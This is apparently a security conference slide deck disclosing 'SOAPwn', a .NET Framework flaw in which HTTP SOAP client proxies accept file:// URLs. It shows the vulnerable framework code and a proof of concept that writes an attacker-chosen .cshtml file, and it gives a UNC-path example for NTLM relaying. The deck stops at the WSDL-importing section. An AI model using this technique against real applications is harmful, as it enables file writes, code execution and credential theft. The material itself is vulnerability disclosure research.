



**DECEMBER 10-11, 2025**

EXCEL LONDON / UNITED KINGDOM

# **SOAPwn: Pwning .NET Framework Applications Through HTTP Client Proxies And WSDL**

Piotr Bazydło

Principal Vulnerability Researcher at watchTowr



Piotr Bazydło

Principal Vulnerability  
Researcher at watchTower



@chudyPB



@chudypb@infosec.exchange

# Introduction



New exploitation primitive in .NET Framework.



Impact ranges from NTLM Relaying possibilities to Remote Code Execution.



May be exploitable in both server-side code (applications) and client-based applications.

Blog post and whitepaper included, which describes everything in details and shows all code fragments.

# Theory

## .NET Framework WebRequest

# Theory – WebRequests in .NET Framework

```
HttpWebRequest req = (HttpWebRequest)WebRequest.Create(uri);  
req.GetResponse();
```

- Static WebRequest.Create is used to initialize new object based on the uri.
- Object is casted to HttpWebRequest.
- Performs GET request to given uri.

# Theory – WebRequests in .NET Framework

```
WebRequest req = WebRequest.Create(uri);  
req.GetResponse();
```

- WebRequest is abstract and it's extended by several different classes.
- Cast is missing – it leads to vulnerabilities.
- Developers are aware of this behavior, and such a code is a rarity.

URL



`WebRequest.Create`

URL





URL = "http://..."

WebRequest.Create



HttpWebRequest





# Theory – WebRequests in .NET Framework

```
String uri = "file:///Windows/win.ini";  
WebRequest req = WebRequest.Create(uri);  
req.GetResponse();
```

Reads the content of C:\Windows\win.ini

# The Discovery Journey

## 2024 – Invalid Cast Vulnerability in HTTP client proxies

# SOAP Proxying

- In 2024, I was reviewing some attack surfaces of Microsoft SharePoint.
- I spotted some code that could potentially allow me to control the URL of the .NET SoapHttpClientProtocol object.
- I started investigating this for SSRF possibilities.
- SSRF did not work out, but I used this occasion to look at the SoapHttpClientProtocol implementation.

```
public class Proxy : SoapHttpClientProtocol
{
    public Proxy()
    {
        this.Url = "http://targetserver/soap.asmx";
    }

    [System.Web.Services.Protocols.SoapDocumentMethodAttribute("http://targetserver/Add") ]
    public int Add(int num1, int num2)
    {
        object[] results = this.Invoke("Add", new object[] {num1, num2});
        return (int)(results[0]);
    }
}
```

```
public class Proxy : SoapHttpClientProtocol
{
    public Proxy()
    {
        this.Url = "http://targetserver/soap.asmx";
    }

    [System.Web.Services.Protocols.SoapDocumentMethodAttribute("http://targetserver/Add") ]
    public int Add(int num1, int num2)
    {
        object[] results = this.Invoke("Add", new object[] {num1, num2});
        return (int)(results[0]);
    }
}
```

```
Proxy proxy = new Proxy();
proxy.Add(2, 2);
```



POST / soap.asmx

# HttpWebClientProtocol

“Represents the base class for all XML Web service client proxies that use the **HTTP transport protocol**.”<sup>1</sup>



<sup>1</sup> <https://learn.microsoft.com/en-us/dotnet/api/system.web.services.protocols.httpwebclientprotocol>

# HttpWebClientProtocol.GetWebRequest

```
protected override WebRequest GetWebRequest(Uri uri)
{
    //invokes WebClientProtocol.GetWebRequest
    WebRequest webRequest = base.GetWebRequest(uri); // [1]
    HttpWebRequest httpWebRequest = webRequest as HttpWebRequest; // [2]
    if (httpWebRequest != null) // [3]
    {
        //...removed for readability...
        //sets some parameters for the request
        //...removed for readability...
    }
    return webRequest; // [4]
}
```

# HttpWebClientProtocol.GetWebRequest


```
protected override WebRequest GetWebRequest(Uri uri)
{
    //invokes WebClientProtocol.GetWebRequest
    WebRequest webRequest = base.GetWebRequest(uri); // [1]
    HttpWebRequest httpWebRequest = webRequest;
    if (httpWebRequest != null) // [3]
    {
        //...removed for readability...
        //sets some parameters for the request
        //...removed for readability...
    }
    return webRequest; // [4]
}
```

```
protected virtual WebRequest GetWebRequest(Uri uri)
{
    if (uri == null)
    {
        throw new InvalidOperationException(Res.GetString("WebMiss"));
    }
    WebRequest webRequest = WebRequest.Create(uri);
    this.PendingSyncRequest = webRequest;
    webRequest.Timeout = this.timeout;
    webRequest.ConnectionGroupName = this.connectionGroupName;
    webRequest.Credentials = this.Credentials;
    webRequest.PreAuthenticate = this.PreAuthenticate;
    webRequest.CachePolicy = WebClientProtocol.BypassCache;
    return webRequest;
}
```

# HttpWebClientProtocol.GetWebRequest

```
protected override WebRequest GetWebRequest(Uri uri)
{
    //invokes WebClientProtocol.GetWebRequest
    WebRequest webRequest = base.GetWebRequest(uri); // [1]
    HttpWebRequest httpWebRequest = webRequest;
    if (httpWebRequest != null) // [3]
    {
        //...removed for readability...
        //sets some parameters for the request
        //...removed for readability...
    }
    return webRequest; // [4]
}

protected virtual WebRequest GetWebRequest(Uri uri)
{
    if (uri == null)
    {
        throw new InvalidOperationException(Res.GetString("WebMiss"));
    }
    WebRequest webRequest = WebRequest.Create(uri);
    this.PendingSyncRequest = webRequest;
    webRequest.Timeout = this.timeout;
    webRequest.ConnectionGroupName = this.connectionGroupName;
    webRequest.Credentials = this.Credentials;
    webRequest.PreAuthenticate = this.PreAuthenticate;
    webRequest.CachePolicy = WebClientProtocol.BypassCache;
    return webRequest;
}
```

A large, red, 3D-style stamp with the words "INVALID" and "CAST" in bold, black, sans-serif capital letters. The stamp is tilted diagonally and has a distressed, ink-like texture.

# Understanding the Primitive

A new way to compromise .NET applications.



`url = file:///poc.txt`



SoapHttpClientProtocol



`url = file:///poc.txt`

Invoke SOAP method X  
with argument Y

SoapHttpClientProtocol



`url = file:///poc.txt`

Invoke SOAP method X  
with argument Y

SoapHttpClientProtocol

Execute  
FileWebRequest with  
POST method



`url = file:///poc.txt`

Invoke SOAP method X  
with argument Y

SoapHttpClientProtocol

Execute  
FileWebRequest with  
POST method

Write SOAP body  
to C:\poc.txt

```
public class Proxy : SoapHttpClientProtocol
{
    1 reference
    public Proxy(string url)
    {
        this.Url = url;
    }

    [System.Web.Services.Protocols.SoapDocumentMethodAttribute("http://mysoap.api/testMethod")]
    1 reference
    public int testMethod(string testString, int num)
    {
        object[] results = this.Invoke("testMethod", new object[] {testString,
            num});
        return (int)(results[0]);
    }
}
```

Scenario: attacker controls (1) target Url and (2) testString input to the invoked SOAP method.

SoapHttpClientProtocol X

```
158 protected object[] Invoke(string methodName, object[] parameters)
159 {
160     WebRequest webRequest = null;
161     object[] result;
162     try
163     {
164         webRequest = this.GetWebRequest(base.Uri);
165         base.NotifyClientCallOut(webRequest);
166         base.PendingSyncRequest = webRequest;
167         SoapClientMessage soapClientMessage = this.BeforeSerialize(webR
            parameters);
```

100 %

Locals

| Name                                                             | Value                           |
|------------------------------------------------------------------|---------------------------------|
| System.Web.Services.Protocols.WebClientProtocol.Uri.get returned | {file:///Users/Public/a.cshtml} |
| System.Web.Services.Protocols.WebClientProtocol.GetWebReques...  | {System.Net.FileWebRequest}     |
| this                                                             | {ConsoleApp1.Proxy}             |
| methodName                                                       | "testMethod"                    |

- SoapHttpClientProtocol.Invoke
- FileWebRequest used
- Path -> C:/Users/Public/a.cshtml

SoapHttpClientProtocol X

```
158 protected object[] Invoke(string methodName, object[] parameters)
159 {
160     WebRequest webRequest = null;
161     object[] result;
162     try
163     {
164         webRequest = this.GetWebRequest(base.Uri);
165         base.NotifyClientCallOut(webRequest);
166         base.PendingSyncRequest = webRequest;
167         SoapClientMessage soapClientMessage = this.BeforeSerialize(webRequest,
            parameters);
```

100 %

Locals

| Name                                                             | Value                           |
|------------------------------------------------------------------|---------------------------------|
| System.Web.Services.Protocols.WebClientProtocol.Uri.get returned | {file:///Users/Public/a.cshtml} |
| System.Web.Services.Protocols.WebClientProtocol.GetWebRequest... | {System.Net.FileWebRequest}     |
| this                                                             | {ConsoleApp1.Proxy}             |
| methodName                                                       | "testMethod"                    |

- SoapHttpClientProtocol.Invoke
- FileWebRequest used
- Path -> C:/Users/Public/a.cshtml

Exception: System.InvalidOperationException

Message: Client found response content type of 'application/octet-stream', but expected 'text/xml'  
The request failed with an empty response.

PC > Local Disk (C:) > Users > Public

| Name          | Date modified    | Type               | Size |
|---------------|------------------|--------------------|------|
| Public Videos | 08.05.2021 01:20 | File folder        |      |
| a.cshtml      | 23.10.2025 02:25 | CSHTML Source File | 1    |

Search [Administrator]

C: > Users > Public > a.cshtml

```
1 <?xml version="1.0" encoding="utf-8"?><soap:Envelope
  xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:xsd="http://www.w3.org/2001/
XMLSchema"><soap:Body><testMethod xmlns="http://mysoap.api/
"><testString>@maliciouscodehere</testString><num>1</num></
testMethod></soap:Body></soap:Envelope>
```

- a.cshtml written
- Attacker's input string included in XML
- XML tag names equal to method argument names

# Exploitation Possibilities – Arbitrary File Write Summary

## PROS

- Full control over the write path (including file name and extension).
- Overwrites content of existing files.
- Attacker may write arbitrary strings, if SOAP method is executed with attacker's string.

## CONS

- Very limited control over written content.
- Key characters `<` and `>` encoded.
- Exploitation possibilities very dependent on both the targeted application/environment.

# Exploitation Possibilities – NTLM Relaying

- Minimal impact for this attack-vector: NTLM Relaying/Challenge disclosure.
- Attacker provides the UNC path (like file://192.168.100.110/poc).
- May create possibilities for e.g. domain user password cracking.

If at first you don't succeed, wait.  
First report to Microsoft

## Reporting to Microsoft in 2024

- Using HTTP client proxies to access file system (and write files) seemed fundamentally wrong to me.
- This was reported as a vulnerability in .NET Framework to Microsoft in March 2024.
- Microsoft decided not to fix it, **as the user shouldn't be able to control URLs passed to the client proxies.**

# The Breakthrough

## Exploitation through WSDL Importing

